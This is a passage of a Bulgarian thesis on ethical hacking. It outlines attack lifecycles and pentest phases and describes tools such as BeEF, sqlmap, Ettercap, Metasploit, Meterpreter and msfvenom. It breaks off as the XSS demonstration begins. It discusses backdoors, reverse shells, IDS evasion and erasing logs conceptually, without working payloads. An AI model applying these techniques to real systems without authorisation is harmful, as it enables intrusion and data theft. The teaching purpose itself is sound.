- Като щракнете върху URL адрес в електронната поща;
- Като щракнете върху URL адрес в уебсайт;

3. Формулиране на методология за провеждане на атака

3.1. Методология за провеждане на злонамерена кибер атака

Процесът на провеждане на сложни кибератаки, може да бъде описан като жизнен цикъл на атаката, който се състои от няколко стъпки. [12] В тази подточка ще разгледаме методологията (жизненият цикъл/фазите) на злонамерена хакерска атака, извършвана от т.нар. черни шапки (злонамерени хакери). Понятието черни шапки (black hats) съвпада с най-честата представа или стереотип за хакерите – изключително компетентни специалисти в областта на комуникационната сигурност и информационните технологии, които използват уменията си за злонамерени цели. Техните действия могат да бъдат наказуеми, а последствията варират от глоба до затвор.



Фиг. 1 Етапите от жизнения цикъл на атака

Първоначално разузнаване (Initial Reconnaissance): Нападателят провежда изследване на целта (target). Нападателят идентифицира своята цел или цели (targets), които може да бъдат както системи или Интернет услуги, така и хора, след което определя своята методология за атака. Разузнаването може също да включва следните дейности:

- Идентифициране на уязвими уебсайтове или приложения;
- Анализ на текущите или планираните бизнес дейности на целевата организация;
- Разбиране на вътрешната организация и продукти на целевата организация;
- Изследване на конференции, посещавани от служители;

- Сърфиране в социалните мрежи за по-ефективна идентификация и прилагане на методите на социално инженерство върху служители;

Първоначално компрометиране (Initial Compromise): Нападателят успешно изпълнява злонамерен код на една или повече системи. Това най-често се случва чрез методите на социалното инженерство (най-често чрез фишинг атаки), чрез използване на уязвимост в системата, насочена към Интернет, или по някакъв друг начин, при необходимост.

Установяване на постоянен контрол (Establish Foothold): Нападателят си гарантира, че поддържа постоянен контрол върху наскоро компрометирана система. Обикновено това става като нападателят инсталира постоянна задна врата (backdoor) или изтегля допълнителни помощни програми или злонамерен софтуер в системата на жертвата. Тази стъпка се осъществява веднага след първоначалното компрометиране.

Увеличаване на привилегиите (Escalate Privileges): Нападателят получава по-голям достъп до системи и данни. Атакуващите често увеличават привилегиите си чрез извличане на хеш кода на пароли (последвано от разбиване на парола или осъществяване на атака от типа „pass-the-hash”); keystroke/credential logging (вид софтуер за наблюдение, който веднъж инсталиран в системата, има възможност да записва всеки натиснат клавиш на тази система [13]), получаване на PKI (Public Key Infrastructure) сертификати, използване на привилегии, притежавани от приложение или чрез експлойт на уязвим софтуер.

Вътрешно разузнаване (Internal Reconnaissance): Нападателят изследва средата на жертвата, за да придобие по-добро разбиране за нея, ролите и отговорностите на ключовите лица и да определи къде дадена организация съхранява информацията, която представлява интерес.

Странично движение (Move Laterally): Нападателят използва своя достъп за преминаване от система в система в компрометираната среда. Обичайните методи за странично движение включват достъп до мрежови споделени ресурси, използване на Windows Task Scheduler за изпълнение на програми, използване на инструменти за отдалечен достъп като PsExec или използване на клиентите за отдалечен достъп до настолни компютри като RDP (Remote Desktop Protocol), DameWare или VNC (Virtual Network Computing), за да си взаимодействат с целевите системи, използвайки графичен потребителски интерфейс.

Поддържане на присъствие (Maintain Presence): Нападателят си осигурява постоянен достъп до околната среда. Обичайните методи за поддържане на присъствие включват инсталиране на няколко варианта на злонамерен софтуер, задна врата (backdoor) или чрез получаване на достъп до услуги за отдалечен достъп, като например корпоративната виртуална частна мрежа (Virtual Private Network, VPN).

Завършване на мисията(Complete Mission): Нападателят изпълнява целта си. Често това означава кражба на интелектуална собственост, финансови данни, информация за сливане и поглъщане (Mergers and Acquisitions, M&A) на бизнес организации или лична информация (Personally Identifiable Information, PII). След приключване на мисията повечето нападатели не напускат целевата среда, но поддържат достъп в случай, че бъде насочена нова мисия. Освен това, черните шапки (така се наричат злонамерените хакери) се грижат и за прикриването на следите си – няма крадец, който да иска да бъде хванат. Интелигентният хакер винаги изчиства всички доказателства, така че в по-късен момент никой да не намери следи, водещи към него. Това включва промяна /корумпиране/, изтриване на стойности в лог файлове, промяна на стойностите на регистри, деинсталиране на всички приложения, които е използвал, изтриване на всички създадени от него папки, файлове и т.н.

3.2. Методология за провеждане на етична хакерска атака [30][31]

Според EC-Council (International Council of Electronic Commerce Consultants), етичен хакер (бяла шапка) е „човек, който обикновено е нает в организация и на когото се има доверие, за да предприеме опит да проникне в мрежи и/или компютърни системи, използвайки същите методи и техники като злонамерен хакер“. Това е човек, който използва своите знания и умения за легални проверки. Откритите от него пропуски в сигурността не се използват за злонамерени действия. Те са резултат от предварително договорени, обвързани с необходимите законови документи или лични проучвания, проверки на сигурността, както и много често вътрешни за компанията анализи.

В тази точка ще разгледаме основите и основните аспекти на етичната хакерска методология, която също може да бъде наречена методология за penetration testing или фази на етичното хакване.



Фиг. 3.2.1 Етапи/Фази за провеждане на етична хакерска атака

Методът включва намиране на уязвимости, както и представяне на свидетелствата за възможни атаки. Също така може да се предоставят конкретни предложения за коригиране на проблемите, възникнали по време на анализа. С други думи, този метод се прилага за подобряване на сигурността на системите срещу настъпващи посегателства. Общата цел е да се определят проблемите със сигурността чрез прилагане на определена методология, инструменти и техники, използвани от нападател. Целта е да бъдат намерени технологичните пропуски и те да бъдат намалени, преди истинският хакер да злоупотреби.

Прилагането на планирана стратегия е от съществено значение. Следва стъпка по стъпка разглеждане на всяка от фазите.

3.2.1. Разузнаване (Reconnaissance)

Тази фаза ни е позната от предходната точка, но както казахме, етичният хакер следва методи и техники като злонамереният хакер. Може да се каже, че тази фаза е най-важната. Значението на разузнаването е да се натрупа важна информация и факти за избраната цел (target). Най-често се събира информация за три групи – мрежата, хоста и участващите хора. Разбира се, търсената информация зависи най-вече от естеството на атаката. Трябва да се има предвид, че всеки аспект и всеки бит информация за целевата система се събира и съхранява. Светът на етичното хакерство е пълен с многобройни страхотни примери, при които мъничко, на пръв поглед незначително, парче данни, открито в разузнавателната фаза, е ставало по-късно критичен елемент за успешно създаване на експлойт и получаване на достъп до системата. Тази фаза се нарича още Footprinting and information gathering phase. Има два вида Footprinting:

- **Active (Активен):** Пряко взаимодействие с целта за събиране на информация за нея. Тази фаза включва комуникация директно с целта. Необходимо е да се забележи, че по време на този метод целта може да регистрира IP адрес и да засече дейността на атакуващият. Пример за активно сканиране е използването на инструмента Nmap.
- **Passive (Пасивен):** Опит за събиране на информация за целта, без директен достъп до нея. Това включва събиране на информация от социални мрежи, публични уебсайтове и т.н. Пасивното разузнаване се случва, когато нямаме директна комуникация с целта. Това се постига чрез инспекция на уеб страница, изследване в Google, изучаване на акаунти в социалните мрежи за информация и много други. Накратко, наблюдавате каквато и да е информация, която може да бъде приложена срещу целта. Това е единствената фаза, която не е забранена. Всичко извън тази фаза може да се счита за престъпление, ако пренебрегнете думата етичен.

С други думи, разузнаването е практиката на прилагане на пасивни/активни методи за получаване на информация за целевата система преди извършване на атаката.

Комуникацията с целевата система е в сянка, за да се избегне разобличаване и сигнализиране на целта за нападението. Разузнаването може да разкрие уязвимостите на целевата система и да увеличи ефективността, с която те могат да бъдат експлоитирани. Сред инструментите, които могат да се ползват за разузнаване на уеб приложения са Nmap, Metasploit, WireShark, Burp Suite, Nessus и други. Приложението на някои от тях ще покажем по-късно в практическата част на дипломната работа.

3.2.2. Scanning (Сканиране)

На този етап се прилагат инструменти за сканиране, за да се разбере как дадена цел реагира на смущавания (intrusions). След footprinting и разузнаването, това е следващият етап на събиране на информация, който хакерите прилагат. Това е етапа, при който хакерите влизат в системата, за да сканират за подходящи данни и настройки. Мрежовите сканирания също са важен инструмент от арсенала на етичните хакери. Сканиранията биват 3 вида:

- **Сканиране на порт (Port scanning):** Тази фаза включва сканиране на целта за информация като отворени портове, live (живи) системи, различни услуги, работещи на хоста.
- **Сканиране на уязвимост (Vulnerability Scanning):** Проверка на целта за слабости или уязвимости, които могат да бъдат използвани. Обикновено се прави с помощта на автоматизирани инструменти.
- **Създаване на карта на мрежата (Network Mapping):** Изграждане на топологията на мрежата, рутерите, сървърите на защитните стени, ако има такива, и информация за хоста и изготвяне на мрежова диаграма с наличната информация. Тази карта може да служи като ценна информация в процеса на хакване.

3.2.3. Получаване на достъп/Експлоит (Gaining Access/Exploitation)

Това е фазата, при която нападателят прониква в системата/мрежата, използвайки различни инструменти или методи. С най-прости думи, това е методът за придобиване на власт над дадена система. Необходимо е обаче да се знае, че не всеки експлоит води до компрометиране на система. Експлойтът е метод за използване на дефект в сигурността или заобикаляне на проверките за сигурност на система, с цел получаване на достъп до нея. Крайната цел на тази фаза е да се получи контролиращ достъп до целта. Експлойтът е постижение. Той се възползва от проблеми или недостатъци в софтуерния код, които предоставят възможността да се стартира или изпълни полезен товар (payload) срещу системата на жертвата. Полезните товари (payloads) могат да променят първоначалната работа на софтуера и да ни дадат възможност да изпълняваме всякакъв вид задачи като

инсталиране на нов софтуер, повреждане на работни услуги, добавяне на нови потребители и много други.

3.2.4. След експлоит и поддържане на достъп (Post Exploitation and Maintaining Access)

Хакерът може просто да хакне системата, за да покаже, че е уязвима или може да иска да поддържа връзка със системата на заден план без знанието на потребителя. Това може да стане с помощта на Trojans, Rootkits или други злонамерени файлове. Целта е хакерът да поддържа достъпът до целта, докато не приключи със задачите, които е планирал да изпълни. Запазването на достъп до компютърна система е належащо упражнение, което трябва да бъде обяснено и изрично разкрито пред клиента.

3.2.5. Изчистване на следите (Clearing Tracks)

Тази стъпка, както и предходната, не е задължителна при методологията, следвана от етичните хакери. Както вече обяснихме, работата на белите шапки е да открият уязвимостите и да съдействат за тяхното премахване, преди да го направи някой злонамерен хакер. Все пак, нека обясним в какво се състои този етап. Както никой престъпник не иска да бъде хванат и заличава следите си, така и професионалният хакер винаги изчиства всички доказателства, които в по-късен момент може да водят към него. Това включва промяна, изтриване на стойностите на Log файлове, промяна на стойностите в регистри, деинсталиране на приложения, които е използвал, изтриване на всички създадени от него папки и т.н.

3.2.6. Докладване (Reporting)

Както всяка друга фаза, която споменахме до тук, изготвянето на разумен етичен хакерски доклад е много важно. Много етични хакери неправилно смятат, че могат просто да представят незрелия резултат от използваните инструменти. Овладеяването на писането на доклади е важно за получаване на клиенти и на перспективна работа.

Хакването не е свързано само с инструменти и следване на една единствена методология. Не е задължително хакер да следва последователно гореописаните 6 или 8 стъпки. Разбира се, следването на методология дава по-добър и ефективен резултат. В рамките на практическата част ще покрием фазите Reconnaissance(разузнаване), Scanning (сканиране) и Exploitation (експлоит). Тъй като работим като етични хакери, няма да е необходимо да минаваме през етапа Clearing tracks, няма да е нужно и да минаваме през фазата Maintaining access (поддържане на достъп), но ще я покрием от части или поне ще дадем примери за осъществяването и. Последната фаза също излиза от фокуса на тази дипломна работа.

4. Избор на технологии и инструменти

4.1. OWASP Broken Web Applications

OWASP (Open Web Application Security Project) е нестопанска организация, създадена с цел да подпомогне повишаването на защитата на програмни продукти.

OWASP Broken Web Applications е колекция от уязвими уеб приложения, работещи на една виртуална машина. Проектът Broken Web Applications (BWA) е подходящ за хора, които се интересуват от:

- запознаване със сигурността на уеб приложенията;
- тестване на ръчни техники за оценка;
- тестване на автоматизирани инструменти;
- тестване на инструментите за анализ на изходния код;
- осъществяване на уеб атаки;
- тестване на WAF (Web Application Firewall) и подобни технологии;

Използването на OWASP Broken Web Applications като база за провеждане на анализи и атаки има своите предимства, но и ограничения – включените приложения невинаги отговарят на най-актуалните подобни, както и самият факт, че системата е умишлено създадена с технологични пропуски и уязвимости.[11]

В рамките на тази дипломна работа ще използваме последната към момента на писането версия – Owasp Broken Web Application VM Version 1.2. Тази виртуална машина е изключително подходяща за тестова целева машина за атака, тъй като освен множеството инсталирани уеб приложения, може да се атакуват самият уеб сървър и СУБД.

4.2. OWASP ZAP

OWASP (Open Web Application Security Project) ZAP (Zed Attack Proxy) е една от най-популярните към момента безплатни системи за проверка на сигурността на уеб приложения, поддържана от хиляди доброволни разработчици, инженери и специалисти, непрекъснато подобряващи и разширяващи нейната функционалност.

OWASP ZAP е специализирана система за сканиране и откриване на технологични пропуски на уеб приложения, независимо от тяхната функционалност, използваните езици за разработка и платформа. Системата е базирана на прокси услуга, която анализира трафика от клиента към сървъра.

Предварително инсталирана е в Kali Linux, но може да се използва и под друга операционна система, като разбира се, трябва да се инсталира допълнително. Притежава графичен потребителски интерфейс и възможност за генериране на подробни доклади с полезна информация. Това е една изключително мощна и същевременно лесна за употреба

система за анализ на сигурността и откриване на потенциални технологични пропуски в уеб приложенията. [11]

В рамките на тази дипломна работа ще използваме предварително инсталираната версия на OWASP ZAP под Kali Linux. Избираме този инструмент, тъй като е безплатен за ползване и има необходимите ни функционалности – сканиране за уязвимости, генериране на доклади, spider модул, както и лесен за употреба графичен потребителски интерфейс.

4.3. Burp Suite

Burp Suite е интегрирана система за провеждане на анализи на сигурността на уеб приложения, разработена от компанията Portswigger. Предоставя на потребителите множество възможности, предлагани от отделни модули по един лесен и прозрачен начин. Има следните по-важни характеристики:

- Прокси функционалност, която дава възможността да се прихваща трафика между уеб приложението (сървър) и браузъра (клиент), като същевременно предоставя опция за модифицирането на HTTP заявките и отговорите;
- “Spider” модул – позволяващ обхождане на уеб сайтове;
- “Intruder” – инструмент за стартиране на разнородни атаки към целево уеб приложение;
- “Repeater” модул – позволяващ повторно изпращане на прихванати заявки;
- “Sequencer” модул – специален инструмент за анализ на случайния характер на генерирани маркери;
- Специализиран скенер за откриване на технологични пропуски в уеб приложения, който използва автоматизирани анализи;
- Възможност за запис на текущото състояние на активен анализ и продължаването му по-късно;
- Система от разширителни модули, която позволява надграждане на функционалността на програмата.

Предлага се в два варианта – безплатен и професионална версия. Безплатната версия не поддържа пълната функционалност на продукта, при нея са налични някои ограничения, например липсва възможността за сканиране на приложенията за технологични пропуски, запис на състоянието и други.

В рамките на тази дипломна работа ще използваме безплатната версия на системата, която е стартирана под Kali Linux, която съдържа необходимата ни прокси функционалност.[11]

4.4. Средата BeEF (Browser Exploitation Framework)

BeEF (Browser Exploitation Framework) е специален инструмент за атаки, насочени към уеб браузърите на целеви потребители, работещ под Linux и Mac OS. Основният принцип на работа е чрез прихващане (hooking) на браузър, с помощта на специално подготвен JavaScript, средата да предостави възможност на атакуващият да изпрати различни товари (payloads) към браузъра, както и да следи дейността на жертвата.

При стартирането на средата се активират два от нейните основни компоненти – специализиран комуникационен сървър и потребителски интерфейс. Управлението на анализите се извършва чрез лесен за използване, уеб базиран интерфейс, който показва засечените браузъри и позволява да се стартират различни атаки към тях. Комуникационният сървър осъществява и поддържа HTTP комуникацията към прихванатите браузъри на жертвите.

BeEF е предварително инсталиран при Kali Linux и както споменах по-горе ще използваме тази дистрибуция при реализиране на атаките.[11]

4.5. SQLmap [14][1]

SQLmap е инструмент с отворен код за извършване на тестове за проникване (penetration testing), който автоматизира процеса на откриване и експлоитване на SQL Injection пропуски и превземане на сървъри за бази данни.

Той идва с мощен механизъм за детекция и много функции, които да помогнат при експлоитите на SQL сървърите. Може да бъде използван за достъп до данни на отдалечени бази данни, достъп до файловата система и изпълнение на команди на операционната система на сървъра и дори за отдалечено изпълнение на код.

Някои от функциите на sqlmap биват:

- Поддръжка на всички основни системи за управление на бази данни (СУБД) като MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, HSQLDB and H2;
- Пълна поддръжка на шест SQL injection техники: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band;
- Поддържа възможност за директно свързване към базата данни, без помощта на SQL injection техника, само чрез осигуряване на потребителско име и парола на СУБД, IP адрес, порт и име на базата данни;
- Може да изброява имена на таблици и колони, потребители, привилегии, бази данни и да извлича хеш стойностите на потребителските пароли;

- Автоматично разпознаване на форматите за хеширане на пароли и възможност за разбиването (cracking) им с помощта на атака, базирана на речник (dictionary-based attack);
- Може да стартира команден интерпретатор (shell) на сървъра на базата данни;
- Поддържа цялостно извличане на таблици от бази данни, набор от записи или конкретни колони по избор на потребителя. Потребителят може също да избере да извлече само набор от знаци от записа на всяка колона;
- Поддържа търсене на конкретни имена в бази данни, конкретни таблици във всички бази данни или специфични колони във всички таблици на всички бази данни;
- Поддръжка за изтегляне и качване на файл от сървъра на базата данни, само когато базата данни е MySQL, PostgreSQL или Microsoft SQL Server;
- Поддръжка за изпълнение на произволни команди и извличане на стандартния им изход на операционната система на сървъра на базата данни, когато базата данни е MySQL, PostgreSQL или Microsoft SQL Server.
- Поддръжка за установяване на TCP връзка между атакуващата машина и операционната система на сървъра на базата данни. Този канал може да бъде интерактивен команден ред, сесия на Meterpreter или сесия с графичен потребителски интерфейс (VNC) по избор на потребителя;
- Поддръжка за ескалиране на потребителските привилегии чрез командата „getsystem” на инструмента на Metasploit Meterpreter;

В рамките на тази дипломна работа ще използваме предварително инсталираната версия на sqlmap в Kali Linux. Този инструмент е изключително подходящ за осъществяване на една от атаките, която ще представим в практическата част, тъй като поддържа функционалността за отваряне на команден интерпретатор (shell), както и запис/четене на файлове на ОС на целевата машина.

4.6. Ettercap[15]

Ettercap е безплатен инструмент с отворен код, разработен на езика C, насочен към мрежови атаки от тип MITM. Проектът е стартиран през 2001 година и оттогава е активно разработван и обновяван. Официално се поддържа за различни Linux дистрибуции (Debian,

Ubuntu, Fedora и други), FreeBSD, OpenBSD, NetBSD Mac и OS X. Въпреки че Ettercap има версия за Microsoft Windows и може да се стартира под тази операционна система, липсва официална поддръжка и не се гарантира правилната му работа.[11]

Поддържа четири работни режима:

- IP-Based - пакетите се филтрират на база техните IP адреси;
- MAC-Based - данните се филтрират на база на MAC адресите в хедъра на Ethernet рамките;
- ARP-Based - този режим се използва при подслушване на трафика между целеви устройства в рамките на мрежовия сегмент;
- PublicARP-Based - приложението на тази функционалност е, когато се анализира трафика от едно устройство към всички останали;

Още една важна част от Ettercap са разширителните модули (plugins) – около 30 на брой, които се поддържат от програмата и увеличават нейната функционалност. Ettercap предоставя богати възможности за анализ на сигурността на мрежовата комуникация в рамките на даден локален сегмент, чрез MITM подхода и разширителните модули. Добавянето на нови модули и възможността за поддръжка на скриптове прави инструмента изключително гъвкав и приложим при различни анализи, свързани с етичното хакерство.

MultipuEttercap е роден като sniffer за LAN мрежа, но по време на процеса на разработка той придобива все повече и повече функции, които го превръщат в мощен и гъвкав инструмент за MITM атаки. Той поддържа активен и пасивен анализ на много протоколи (дори и шифрирани) и включва много функции за анализ на мрежа и хост (като fingerprint на операционна система). [15]

Той има две основни опции за подслушване:

- UNIFIED – при този метод се подслушват всички пакети, които преминават през кабела. Можете да изберете да поставите или не интерфейса в режим promisc (опция -p). В този случай, пакетът, който не е насочен към хоста, изпълняващ ettercap, ще бъде препратен автоматично, като се използва маршрутизиране на слой 3. Така че можете да използвате mitm атака, стартирана от различен инструмент и да оставите ettercap да модифицира пакетите и да ги препрати за вас. Функционалността ip_forwarding на ядрото винаги е деактивирана от ettercap. Това се прави, за да се предотврати двукратно препращане на пакети (един път от ettercap и втори от ядрото).
- BRIDGED - използва два мрежови интерфейса и препраща трафика от един към друг, докато извършва подслушване и филтриране на съдържанието. Този метод на подслушване е напълно скрит, тъй като няма начин да откриете, че някой е по

средата на кабела. Този метод на MITM атака може да се разгледа като атака на слой 1 (Физически слой) - по средата на кабела между два обекта.

Някои от по-важните възможности на програмата са свързани с:

- “Active OS Fingerprint” - активни анализи на целеви системи в рамките на локалната мрежа с цел определяне на тяхната операционна система, използвайки базите данни на nmap;
- Пасивно сканиране на мрежовия трафик – на база на получени пакети, пренасяни в мрежовия сегмент се стартират проверки, свързани с откриване на активни устройства, техните операционни системи, IP и MAC адреси и други;
- Засичане на мрежовия трафик – получавайки достъп до мрежовия сегмент и записвайки пренасяните пакет, впоследствие може да се извършат допълнителни анализи или модифициране на съдържанието им и повторно изпращане. Тази функционалност е подобна при tcpdump и Wireshark;
- Откриване на други инструменти за „ARP Poisoning” атаки и мрежови карти, работещи в режим подслушване – „promiscuous” ;
- Генериране, модифициране и изпращане на пакети;

Една от силните страни на Ettercap е възможността след успешна MITM атака прихванатите и препращани пакети да бъдат модифицирани. Това действие може да се осъществи, чрез разширителните библиотеки Etterfilter или чрез езика Lua. Именно тази функционалност ще ни е необходима по-късно при осъществяването на практическата част. В рамките на тази дипломна работа ще използваме предварително инсталираната версия на Ettercap в Kali Linux.

4.7. Etterfilter[16]

Etterfilter е библиотека и помощна програма, която се използва за компилиране на файлове с изходен код на филтър в двоични филтърни файлове, които могат да бъдат интерпретирани от JIT интерпретатора в механизма за филтриране на ettercap.

За да може да се използват филтри в Ettercap, първо трябва да се компилират скриптовете, съдържащи кода на филтъра. Всички синтактични/парс грешки биват проверени по време на компилация, така че ако всичко мине успешно, потребителят може да бъде сигурен, че е създал правилен двоичен филтър за Ettercap.

Скриптът е съчетание от инструкции. Той се изпълнява последователно и може да се правят разклонения с изразите "if". Само "if" и "if/else" биват поддържани. Не се поддържат цикли. Синтаксисът е почти като на програмния език C, с изключение на това, че трябва да поставите блоковете 'if' в графичните скоби '{}', дори ако съдържат само една инструкция.

Специфики при писането на филтър:

Трябва да се поставя интервал между 'if' и '('. Не трябва да се поставя интервал между името на функцията и '(').

Условията на 'if' изразите могат да бъдат или функции, или сравнения. Две или повече условия могат да бъдат свързани заедно с логическите оператори като ИЛИ '||' и И '&&'.

Трябва да се обръща внимание на старшинството на операторите, тъй като не може да се използват скоби за групиране на условията. Ако И условие в началото на блок е оценено като false, това ще изключи проверките на останалите условия. Парсването е от ляво на дясно, когато е намерен оператор И и предишното условие е false, всички изрази се оценяват като false. Когато е намерен оператор ИЛИ, парсът продължава дори ако условието е невярно.

Пример:

Използвайте това:

```
if (ip.proto == UDP || ip.proto == TCP && tcp.src == 80) {  
}
```

А не това:

```
if (ip.proto == TCP && tcp.src == 80 || ip.proto == UDP) {  
}
```

Първото условие ще съответства на всеки udp или http трафик. Последното е грешно, защото ако пакетът не е tcp, целият блок на условието ще бъде оценен като false. Ако искате да направите сложни условия, най-добрият начин е да ги разделите на вложени блокове „if“.

Всяка инструкция в блока трябва да завършва с точка и запетая ';'.

Сравненията се изпълняват с оператора '==' и могат да се използват за сравняване на числа, низове или IP адреси. IP адрес трябва да бъде затворен в две единични кавички (например '192.168.0.7'). Можете също да използвате операторите „по-малко от“ („<“), „по-голямо от“ („>“), „по-малко или равно“ („<=“) и „по-голямо или равно“ („>=“).

Пример:

```
if (DATA.data + 20 == "ettercap"&& ip.ttl> 16) {  
}
```

Присвояванията се изпълняват с оператора '=', като присвояваната стойност може да бъде низ, цяло или шестнадесетично число.

Пример:


```
ip.ttl = 0xff;  
DATA.data + 7 = "ettercap NG";
```

Можете също да използвате операторите за увеличаване '+' и намаляване '-' върху полетата на пакетите. Присвояваната стойност може да бъде цяло или шестнадесетично число.

Пример:

```
ip.ttl + = 5;
```

В рамките на тази дипломна работа ще работим с предварително инсталираната версия на etterfilter в Kali Linux. Както вече разяснихме този инструмент ще е необходим за модифицирането на трафика след успешна MITM атака с помощта на Ettercap.

4.8. Metasploit[11]

Създаден е от експерта в областта на компютърната и комуникационна сигурност HD Moore през 2003. Първоначално разработката е била замислена и реализирана като преносима софтуерна платформа за анализ на мрежовата сигурност, написана на езика Perl. Запазвайки структурата и първоначалната архитектура, през 2007 година Metasploit е изцяло пренаписан на Ruby, а през 2009 година компанията Rapid7 закупува правата над разработката.

Metasploit е много мощен и лесен за приложение продукт с наистина изключителни възможности. Може да се сравни с многофункционално джобно ножче, използвано в швейцарската армия – изключително подбран набор от инструменти, перфектно изпълняващи своите задачи в компактни размери и най-вече лесен за употреба.

Към момента Rapid7 поддържат 4 различни версии на Metasploit:

Metasploit – платен продукт, който включва всички функции на MSF и Express версиите, допълнителен разширен графичен интерфейс, помощници, метамодули, динамични товари, достъп до вътрешни мрежи през компрометирани системи, фишинг функции, автоматизирани тестове за 10^{те} най-популярни към момента пропуска, които могат да се открият с OWASP и много други;

Metasploit Express - разширява възможностите на Community версията и добавя методи за автоматизиране на атаките, автоматичен анализ на пароли по метода на грубата сила и допълнителни доклади;

Metasploit Community - безплатна версия, изискваща одобрение от Rapid 7, базирана на MSF и включваща Web базиран графичен интерфейс, модули за мрежово сканиране и за базови атаки;

Metasploit Framework (MSF) - проект с отворен код, наличен в GitHub, дава възможност за работа с текстов интерфейс, позволява да се импортират данни от сканирания и анализи на сигурността от други продукти (Например Nessus или Nexpose);

При работа с Metasploit трябва да бъдете наясно със значението на следните няколко термина:

- **Vulnerability (уязвимост, технологичен пропуск)** – технологичен пропуск, позволяващ на етичните хакери да направят опит и евентуално да постигнат успешно компрометиране на защитата на дадена целева система;
- **Exploit (експлойт)** - програмен код, който позволява лицето, използващо Metasploit, да се възползва от даден технологичен пропуск (Vulnerability);
- **Payload (товар)** – модулите, които се стартират на системата жертва, ако даден експлойт е бил изпълнен успешно;
- **Module (модул)** – програмна и функционална единица, съвкупността от всички изгражда средата Metasploit. Модулният подход предоставя възможност за лесно и бързо разширяване на платформата, както и оптимизиране на нейната работа.

В рамките на тази дипломна работа ще използваме предварително инсталираната версия на Metasploit v5.0.37-dev в Kali Linux (MSF, Metasploit Framework).

4.9. Meterpreter [11][39]

Meterpreter е полезен товар (payload) за атака на Metasploit, който осигурява интерактивен команден интерпретатор (shell), от който нападателят може да изследва целевата машина и да изпълни код. Meterpreter е един от най-мощните инструменти, включени в Metasploit и сам по себе си предоставя нова среда за работа, базирана на конзолен принцип. Командите на този мощен инструмент са разделени на следните секции:

- **Основни (Core Commands)** – тук се включват команди за управление на сесията, работа с канали, конфигуриране на кодови таблици, стартиране на скриптове от файл и много други;
- **Работа с файловата система (Stdapi: File System Commands)** – командите от тази секция се използват за създаване, копиране, изтриване и редактиране на файлове, както и за управление на директории. Много полезни са функциите за изпращане и изтегляне на файлове, както и търсене;
- **Мрежови команди (Stdapi: Networking Commands)** – команди, свързани с мрежови функции, които са изключително важни при отдалечен достъп и при пренасочване на трафика;
- **Системни команди (Stdapi: System Commands)** – секцията включва редица важни команди, които позволяват да се получи достъп до информацията за отдалечената

система, както и да се взаимодейства със системни функции на операционната система на жертвата;

- **Потребителски интерфейс (Stdapi: User Interface Commands)** – команди, чрез които можем да получим информация за действията, които извършва потребителят. Тази секция включва едни от най-важните модули, когато е необходимо да се провери, дали на целевата система в момента има активен потребител или не;
- **Управление на Уеб камери или микрофони (Stdapi: Webcam Commands)** – аналогично на предходната секция, тук спецификата на командите позволява да получим отдалечен достъп до Уеб камерата и микрофона на атакуваната система;
- **Права на достъп (Priv: Elevate Commands)** – въпреки че тук е налична една единствена команда - getsystem, тя е изключително важна и чрез нея се прави опит за повишаване на правата, които имаме върху дадената целева система;
- **Команди за достъп до пароли (Priv: Password database Commands)** – отново в секцията има една единствена и много важна команда - hashdump;
- **„Timestamp” команди (Priv: Timestamp Commands)** – последната секция включва единствено командата timestamp;

В рамките на тази дипломна работа ще използваме предварително инсталираната версия на meterpreter в Kali Linux.

4.10. Msfvenom[11]

Още една от уникалните възможности на Metasploit е възможността за генериране на „shellcode”, за който можем да конфигурираме редица параметри, свързани с процеса на неговото създаване. В по-старите версии на Metasploit са налични два инструмента – msfpayload и msfencode, които се използват последователно. Първият генерира „shellcode”, а вторият го обфускира. Обфускирането се използва за заобикаляне на IDS/IPS сканирането и засичането на вече генерирания „shellcode”, който ще бъде инжектиран. Използва се вмъкване на байтове, които впоследствие се премахват, и криптиране, като най-базовият подход е посредством логическата функция XOR, а при комплексни атаки се прибегва до надеждни криптографски алгоритми или полиморфизъм.

Към момента тези две програми са изцяло заменени от msfvenom, като по този начин се получава унифициране на инструментите, по-лесна работа и не на последно място по-висока производителност на алгоритмите. Под „shellcode” се разбира програмен код (opcode, асемблерни инструкции или по-рядко сорс код на език от високо ниво), който позволява отдалечено или локално да стартираме шел (shell). Към това описание може да се добави, че самото стартиране на кода се извършва посредством открит и описан „exploit” в приложение или комуникационен протокол.

Вероятността при мрежова комуникация да са налични защитни стени, които анализират и филтрират трафика, както и допълнителни IDS/IPS системи, е много голяма.

Този тип технологии за защита могат успешно да блокират някои видове шел като „bind shell”, защото при този подход заявката за свързване започва от системата, която в общия случай се намира в несигурен мрежови сегмент или интернет. От гледна точка на етичното хакерство можем да приложим метод, който след инжектирането на „shellcode”, да стартира заявка от системата жертва към атакуващата. Този тип трафик е по-вероятно да се пропусне от защитните стени, стига използваните транспортен протокол и порт (отдалечен порт спрямо системата жертва) да е разрешен. Става дума за „reverse shell”.

В рамките на дипломната работа ще използваме тази функционалност на msfvenom, за да отворим задна врата на атакуваната машина. Задната врата (backdoor) е метод за заобикаляне на нормалната автентикация за достъп до компютърна система. Ще използваме предварително инсталираната версия на msfvenom в Kali Linux.

5. Провеждане на експерименти и атаки, резултати

5.1. Атака от типа Cross-site scripting(XSS)

В тази подточка ще опишем атака от типа Cross-site scripting. Тази атака се свежда до инжектиране на JavaScript код към браузъра на целевия потребител. Атаки от този тип се използват с различни цели като кражба на потребителски профили, сканиране на приложения и системи, отдалечен контрол на браузъра на атакувания потребител и още много други.

В нашият пример, ще покажем как чрез Cross-site scripting атака можем да получим достъп до отдалечен браузър на потребител. За целта ще използваме гореописаните инструменти – BeEF, Ettercap, Etterfilter и Burp Suite.

